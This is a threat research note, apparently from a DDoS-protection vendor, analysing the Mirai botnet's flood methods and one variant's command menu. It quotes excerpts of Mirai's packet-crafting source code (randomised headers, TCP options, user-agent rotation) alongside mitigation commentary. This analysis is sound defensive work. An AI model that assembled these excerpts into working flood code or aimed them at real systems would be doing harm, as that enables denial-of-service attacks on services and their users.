
corero

Threat Research Note

MIRAI AND ITS COMMON ATTACK METHODS

Published 16 Aug 2023




Introduction

Mirai has been a notorious botnet since its code was released in 2016. There are many Mirai variants using exploits that target IoT devices to turn them to zombies. When substantial botnets are used in record-breaking DDoS attacks, they become headline news. [(1)(2)(3)(4)(5)]

The smart device market is rapidly expanding and with it, the pool of vulnerable devices that botnets can abuse. Many of these devices are installed and never patched with vital security updates or are no longer receiving security updates from vendors. With increasing numbers of unsecure and end-of-life (EoL) devices on the internet, the question must be asked - how big will the next DDoS be?

Script kiddies can build their own botnet easily with a few commands. They will also need to exploit vulnerable IoT devices with a remote code execution (RCE) vulnerability so they can drop the malware and launch a DDoS attack. Nowadays, RCE bugs are not rare and think about the last time you updated your home router, access point, or IP camera. [(6)(7)(8)(9)]

This research report, completed August 8th, 2023, examines the ease of access to Mirai-like code and its common attack methods.


Huy Nguyen
Cyber Security Engineer

CONTENTS

I. Mirai's Common DDoS Attack Methods

Mirai continues to break records for biggest DDoS attacks and its attack methods are still effective. There are only a handful of attack vectors that have been added to the new variants, but even the old vectors are problematic enough to cause damage to even large organizations.

A variety of attack methods are easily accessible on sites like GitHub.

```
/* Actual attacks */
void attack_udp_generic(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
void attack_udp_vse(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
void attack_udp_dns(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
void attack_udp_plain(uint8_t, struct attack_target *, uint8_t, struct attack_option *);

void attack_tcp_syn(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
void attack_tcp_ack(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
void attack_tcp_stomp(uint8_t, struct attack_target *, uint8_t, struct attack_option *);

void attack_gre_ip(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
void attack_gre_eth(uint8_t, struct attack_target *, uint8_t, struct attack_option *);

void attack_app_proxy(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
void attack_app_http(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
```

1. attack_udp.c - attack_udp_generic

A UDP flood is a type of attack normally aimed to overwhelm the bandwidth of the victim. Victims could be a destination IP, subnet, or multiple subnets. When it comes to link saturation, it does not matter if inline devices are able to block it or not- the pipe is full already. Attack traffic would need to be blocked upstream.

This attack method floods UDP packets to a target. Without any command parameters, it sends 512 bytes of random data, not including headers.

```
uint16_t data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 512);
BOOL data_rand = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_RAND, TRUE);
```

As mentioned above, the target could be a destination or a subnet, making it more difficult to block.

```
// For prefix attacks
if (targs[i].netmask < 32)
    iph->daddr = htonl(ntohl(targs[i].addr) + (((uint32_t)rand_next()) >> targs[i].netmask));
```

The source IP could be the IP of the bot itself, or a random IP if there is instruction from the C&C server. Most of the attacks seen by Corero have not used a random source IP.

```
uint32_t source_ip = attack_get_opt_int(opts_len, opts, ATK_OPT_SOURCE, LOCAL_ADDR);
```

The destination port and source port are also random by default.

```
if (sport == 0xffff)
    udph->source = rand_next();
if (dport == 0xffff)
    udph->dest = rand_next();
```

Mitigating this attack method requires a more advanced technique. The reason many fields are random is to make the attack more difficult to block without impacting legitimate traffic. The only field that might share the same characteristic across bots is packet length. It is possible, however, for attackers to change this length or for legitimate traffic to use the same length, so blocking that vector is not always successful.


2. attack_udp.c - attack_udp_vse

This attack method is a Valve Source Engine query flood. If there are no command parameters, it will send UDP traffic to destination port 27015.

```
port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 27015);
```

The payload used in this attack is a static TSource Engine Query.

```
ffff ffff 5453 6f75 7263 6520 456e 6769 6e65 2051 7565 7279 00
```



```
0x0000:  45c0 0051 e9fa 0000 4001 3ede ac10 cf02  E..Q....@.>.....
0x0010:  4554 90ac 0303 4e43 0000 0000 4500 0035  ET....NC....E..5
0x0020:  b355 0000 4011 764f 4554 90ac ac10 cf02  .U..@.vOET......
0x0030:  9a4b 6987 0021 ec0b ffff ffff 5453 6f75  .Ki..!......TSou
0x0040:  7263 6520 456e 6769 6e65 2051 7565 7279  rce.Engine.Query
0x0050:  00                                       .
```

Just because the attack is using a static payload does not mean you can block it easily without affecting legitimate traffic. As the attacker is using the exact same packet that is normally sent by a client, distinguishing between good and bad traffic is exceedingly difficult.

3. attack_udp.c - attack_udp_dns

This attack method does not go after a specific destination IP or subnet, it aims to overwhelm the resource of a DNS server. DNS queries are sent to open resolvers, and since those requests are not cached, they are sent to the authoritative DNS server for the domain. The victim's bandwidth will not be saturated, but the resource of the authoritative DNS server is overwhelmed and may not be able to resolve the victim's domain. This attack vector is known as 'DNS Water Torture'. Not only is the victim's domain affected, but all the domains under the authoritative DNS server can be affected.

This attack does not require a botnet but leveraging them can cause massive damage.

The differentiating characteristic of DNS Water Torture attack from a Mirai botnet versus a script/tool is that rather than using a big dictionary for subdomain, Mirai randomizes the subdomain with 12 bytes or 12 characters.

```
uint8_t data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 12);
```

4. attack_udp.c - attack_udp_plain

This attack was introduced as a UDP flood with fewer options and optimized for higher PPS. It only takes three arguments.

```
len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
dport: Destination port, default is random
```

The traffic pattern looks similar the attack_udp_generic method but is capable of higher PPS.

5. attack_tcp.c - attack_tcp_syn


A SYN flood is always a tricky attack. SYN packets do not carry payload and the only useful data in the packet that you could use to block on is the IP and TCP header.

In addition to a random sequence number, the source port, source IP, and destination port can also be randomized.

There are various defense mechanisms to mitigate SYN flood attack such as SYN cookies, rate limiting, connection tracking, and load balancing. These techniques might be useful for a small attack. But for the large volume attack, it can overwhelm the resources of those middleboxes where these techniques are deployed.

It is not impossible to block though. Looking into how TCP options are crafted, they are always in the same order: maximum segment size, SACK permitted, timestamps, no-operation, and window scale. By using some advanced TCP techniques, it is possible block SYN packets that have TCP options match in this order. By doing this, the attack can be blocked, but at the same time it has the potential to block legitimate SYN traffic that matched the same TCP options layout.

```
// TCP MSS
*opts++ = PROTO_TCP_OPT_MSS;    // Kind
*opts++ = 4;                    // Length
*((uint16_t *)opts) = htons(1400 + (rand_next() & 0x0f));
opts += sizeof (uint16_t);
// TCP SACK permitted
*opts++ = PROTO_TCP_OPT_SACK;
*opts++ = 2;
// TCP timestamps
*opts++ = PROTO_TCP_OPT_TSVAL;
*opts++ = 10;
*((uint32_t *)opts) = rand_next();
opts += sizeof (uint32_t);
*((uint32_t *)opts) = 0;
opts += sizeof (uint32_t);
// TCP nop
*opts++ = 1;
// TCP window scale
*opts++ = PROTO_TCP_OPT_WSS;
*opts++ = 3;
*opts++ = 6; // 2^6 = 64, window size scale = 64
```



```
˅ Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
    › TCP Option - Maximum segment size: 1413 bytes
    › TCP Option - SACK permitted
    › TCP Option - Timestamps
    › TCP Option - No-Operation (NOP)
    › TCP Option - Window scale: 6 (multiply by 64)
```

6. attack_tcp.c - attack_tcp_ack

An ACK flood will have a TCP ACK flag, but unlike a SYN flood it carries a payload. The payload is random with the purpose of making the attack harder to block. Source port, source IP address, destination port, sequence number, ACK number, and window size could also be randomized.

```
if (source_ip == 0xffffffff)
    iph->saddr = rand_next();
if (ip_ident == 0xffff)
    iph->id = rand_next() & 0xffff;
if (sport == 0xffff)
    tcph->source = rand_next() & 0xffff;
if (dport == 0xffff)
    tcph->dest = rand_next() & 0xffff;
if (seq == 0xffff)
    tcph->seq = rand_next();
if (ack == 0xffff)
    tcph->ack_seq = rand_next();
// Randomize packet content?
if (data_rand)
    rand_str(data, data_len);
```

7. attack_tcp.c - attack_tcp_stomp

Simple Text Oriented Messaging Protocol (STOMP) is a layer-7 application text-based protocol. Unlike ACK flood, TCP STOMP opens a TCP session with the targeted IP by TCP three-way handshake.

```
int data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 768);
```

A formal TCP session is established and a PUSH-ACK with a default payload length of 768 bytes is sent afterward; this makes it more challenging to distinguish between normal and abnormal traffic. Essentially, the botnet tries to not act like a bot. With the ability to change Mirai code, attackers can change from STOMP to a different protocol that has the ability to greatly impact targeted victims.

As this attack is using a random TCP payload and using a proper TCP connection, blocking it can be very difficult; content filtering and stateful firewalls may not be effective.

8. attack_gre.c - attack_gre_ip

A GRE flood encapsulates the IP packets inside of GRE packets. The source IP, destination IP, UDP source port, UDP destination port, and UDP payload of the inner packet are all randomized.

```
// GRE header init
greh->protocol = htons(ETH_P_IP); // Protocol is 2 bytes
// Encapsulated IP header init
greiph->version = 4;
greiph->ihl = 5;
greiph->tos = ip_tos;
greiph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct udphdr) + data_len);
greiph->id = htons(~ip_ident);
greiph->ttl = ip_ttl;
if (dont_frag)
    greiph->frag_off = htons(1 << 14);
greiph->protocol = IPPROTO_UDP;
greiph->saddr = rand_next();
if (gcip)
    greiph->daddr = iph->daddr;
else
    greiph->daddr = ~(greiph->saddr - 1024);
```

This method of attack has been observed for quite some time and its continued efficacy may be due to a focus on blocking UDP/TCP and not GRE. There is also added difficulty when distinguishing between good and bad GRE traffic. This attack method has the capability to use a remarkably high BPS volume and can cause significant damage to targeted victims.

There is also another GRE attack method: attack_gre_eth. This attack is similar to attack_gre_ip, but the payload of the GRE packet is a layer 2 frame instead of a layer 3 packet.

9. attack_app.c - attack_app_http

An HTTP flood is a layer 7 attack. It is very advanced and flexible because the attacker can change several parameters when they launch the flood such as domain, destination port, method, post data, path, and number of connections.

```
List of flags key=val seperated by spaces. Valid flags for this method are
domain: Domain name to attack
dport: Destination port, default is random
method: HTTP method name, default is get
postdata: POST data, default is empty/none
path: HTTP path, default is /
conns: Number of connections
```

It might be assumed that traffic can be blocked based on the HTTP header 'user_agent', but there are five of them included and the attacker has the ability to add anything since they have the source code.

```
switch(rand_next() % 5)
{
    case 0:
        table_unlock_val(TABLE_HTTP_ONE);
        util_strcpy(http_table[i].user_agent, table_retrieve_val(TABLE_HTTP_ONE, NULL));
        table_lock_val(TABLE_HTTP_ONE);
        break;
    case 1:
        table_unlock_val(TABLE_HTTP_TWO);
        util_strcpy(http_table[i].user_agent, table_retrieve_val(TABLE_HTTP_TWO, NULL));
        table_lock_val(TABLE_HTTP_TWO);
        break;
    case 2:
        table_unlock_val(TABLE_HTTP_THREE);
        util_strcpy(http_table[i].user_agent, table_retrieve_val(TABLE_HTTP_THREE, NULL));
        table_lock_val(TABLE_HTTP_THREE);
        break;
    case 3:
        table_unlock_val(TABLE_HTTP_FOUR);
        util_strcpy(http_table[i].user_agent, table_retrieve_val(TABLE_HTTP_FOUR, NULL));
        table_lock_val(TABLE_HTTP_FOUR);
        break;
    case 4:
        table_unlock_val(TABLE_HTTP_FIVE);
        util_strcpy(http_table[i].user_agent, table_retrieve_val(TABLE_HTTP_FIVE, NULL));
        table_lock_val(TABLE_HTTP_FIVE);
        break;
}
```


Attackers can easily consume a lot of server resources and services can become unavailable for some time. Another possibility is a reverse HTTP Reflection Amplification attack, executed by sending valid requests to get a response much larger than the request itself, such as downloading a file from a server. Attackers might be able to achieve two goals: first exhaust server resource and second, consume outbound bandwidth.

II. Mirai Variants

Since the author of Mirai released the source code and provided a setup guide, even those with little skill can simply clone the code and build their own botnet. There is nothing preventing attackers from inventing new attack methods or adding more functionalities to current methods.

The only thing an attacker would need to spend more time on is collecting the RCE exploits of as many vulnerable devices as they can. Attackers are also able to scan for devices and servers that might be using default or unsecure credentials. With the incredibly fast growth of the internet, those vulnerable devices are not rare or difficult to find.

Below are the new attack methods of one of Mirai variants:



```
  .udpflood:     Generic (UDP) Flood
  .gameflood:    Game (UDP) Flood
  .udpplain:     Custom (UDP) Flood With Plain Packets
  .synflood:     Basic (TCP) Food With (SYN) Flags
  .ackflood:     Basic (TCP) Food With (ACK) Flags
  .icmpflood:    Basic (TCP-SYN) Flood With Data Len
  .tcpbypass:    Advanced (TCP-SOCKET) Flood Overload CPU/SERVER With Rand Data & Open Connections
  .tcpflood:     Basic (TCP-ACK) Flood With Randomized Data/Payload
  .hexflood:     Complex (UDP) STDHEX Flood Bypass Mitigations
  .tcplegit:     Basic (TCP-ACK) Flood
  .httpflood:    Basic (HTTP) Flood
  .budpflood:    Complex (UDP) Bypass Flood Bypass Mitigations
exit: Logout Of The CNC
clear: Clears Your Screen
```

With market demand for more and increasingly complex IoT devices, they are requiring greater resources than ever before. When it comes to DDoS attacks, it means that these bots have access to these resources and are able to perform more powerful and advanced attacks. Effective DDoS mitigation solutions need to keep up with the changing factors to be able to block attacks efficiently.

III. Conclusion

There is no doubt about what damage botnets can do. They have caused damage to large companies in the past. When will the next big DDoS attack happen? How big the attack will be?

Mitigating these attacks requires many things including solutions, techniques, resources, and time. Blocking attacks without doing harm to legitimate traffic is essential for keeping business running.

Whether experienced with DDoS protection or not, our SecureWatch Managed Services allow you outsource all or a portion of your SmartWall One deployment to our experts – so you can focus on what you do best.

IV. References:

(1) *https://thehackernews.com/2022/10/mirai-botnet-hits-wynncraft-minecraft.html*
(2) *https://blog.cloudflare.com/cloudflare-thwarts-17-2m-rps-ddos-attack-the-largest-ever-reported/*
(3) *https://www.bleepingcomputer.com/news/security/cloudflare-blocks-record-breaking-71-million-rps-ddos-attack/*
(4) *https://cloud.google.com/blog/products/identity-security/how-google-cloud-blocked-largest-layer-7-ddos-attack-at-46-million-rps*
(5) *https://www.securityweek.com/mirai-botnet-launched-25-tbps-ddos-attack-against-minecraft-server/*
(6) *https://blog.netlab.360.com/mirai_ptea-botnet-is-exploiting-undisclosed-kguard-dvr-vulnerability-en/*
(7) *https://www.bleepingcomputer.com/news/security/mirai-botnet-targets-22-flaws-in-d-link-zyxel-netgear-devices/*
(8) *https://techmonitor.ai/technology/cybersecurity/mirai-botnet-variant-targets-iot-and-linux-devices*
(9) *https://thehackernews.com/2023/02/new-mirai-botnet-variant-v3g4.html*